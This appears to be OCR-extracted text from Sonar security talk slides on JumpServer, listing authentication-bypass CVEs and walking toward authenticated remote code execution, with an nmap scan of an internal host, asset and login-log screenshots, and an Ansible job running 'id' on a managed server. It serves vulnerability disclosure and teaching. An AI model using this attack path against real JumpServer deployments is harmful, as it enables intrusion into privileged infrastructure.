
- SSH public key? CVE-2023-43652!
- Password? CVE-2023-46123!
- TOTP enabled? CVE-2023-46123!
- Fixed everything?
    - Password reset code bruteforce (CVE-2023-43650)
    - Password reset code fixation (CVE-2023-42820)
        - Discovered by Zhiniang Peng & Lawliet of Sangfor

Check authentication for all API users!

- Privileged functionality reserved for microservice
  - SSH public key gives token
  - Remote IP configurable in body or header
- Missing authentication checks
- Microservice is also an API user, just like a human user


➢ Check authentication for all API users!

The Fix



sonar


The Fix



sonar


Authenticated RCE × 3

Attacker with user account




□	Name	Address	Platform	Conne...	Is activ...
□	MongoDB	testmongo	MongoDB	Error	✓ Active
□	Prod-1	testhost	Linux	Ok	✓ Active

Total 2




```
b471f91ff7bd:~$ nmap -v 192.168.250.2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-08 07:56 UTC
Initiating Ping Scan at 07:56
Scanning 192.168.250.2 [2 ports]
Completed Ping Scan at 07:56, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:56
Completed Parallel DNS resolution of 1 host. at 07:56, 0.00s elapsed
Initiating Connect Scan at 07:56
Scanning jms_koko.jms_net (192.168.250.2) [1000 ports]
Discovered open port 2222/tcp on 192.168.250.2
Discovered open port 5000/tcp on 192.168.250.2
Completed Connect Scan at 07:56, 0.02s elapsed (1000 total ports)
Nmap scan report for jms_koko.jms_net (192.168.250.2)
Host is up (0.00014s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
2222/tcp open  EtherNetIP-1
5000/tcp open  upnp

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
b471f91ff7bd:~$ 
```

Attacker wants RCE on JumpServer



□	Name	Address	Platfor...	Reachable...	Actions
□	MongoDB	testmo...	MongoDB	✗ Error	Update More ⌵
□	Prod-1	testhost	Linux	✓ Ok	Update More ⌵
□	Prod-2	10.0.0.1	Linux	-	Update More ⌵
□	Prod-3	10.0.0.4	Linux	-	Update More ⌵
□	Prod-4	10.0.0.8	Linux	-	Update More ⌵

Total 5




Login Logs

2024-04-02 15:19:16 To 2024-04-09 23:59:59

□	Userna...	Type	Login IP	Login cit...	User agent	MFA	Reaso...
□	admin	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
□	jordan	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
□	admin	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-
□	jordan	Web	192.168.250.1	LAN	Mozilla/5.0 (X11; U...	Disabled	-

User account unlocks new functionality




user

Account policy: Skip

Language: Shell

Timeout (seconds): 60

```
id
```




Output:

Status: Success Time delta: 1.70

```
Pending
core/2.14/reference_appendices/interpreter_discovery.html for more in
formation.
Prod-1 | CHANGED | rc=0 >>
uid=911(user) gid=911(user) groups=911(user),1000(users)
```


User account unlocks new functionality



Output: Status: Success Time delta: 1.70


```
Pending
core/2.14/reference_appendices/interpreter_discovery.html for more in
formation.
Prod-1 | CHANGED | rc=0 >>
uid=911(user) gid=911(user) groups=911(user),1000(users)
```

User account unlocks Ansible



Output: Status: Success Time delta: 1.70

```
Pending
core/2.14/reference_appendices/interpreter_discovery.html for more in
formation.
Prod-1 | CHANGED | rc=0 >>
uid=911(user) gid=911(user) groups=911(user),1000(users)
```



Ansible Documentation

https://docs.ansible.com › latest · Diese Seite übersetzen

Interpreter Discovery — Ansible Community Documentation

If an entry is found, uses the discovered **interpreter**. If no entry is found, or the listed Python is not present on the target host, searches a list of common ...


Ansible

- "Ansible is an open source IT automation engine"

Ansible


- "Ansible is an open source IT automation engine"
- Write scripts as YAML files
- Execute them over SSH on a host fleet

Ansible in JumpServer




```yaml
---
- name: Print id
  hosts: all
  remote_user: user

  tasks:
  - name: Execute the id command
    shell: id
    register: result
  - debug: var=result.stdout
```

Ansible in JumpServer



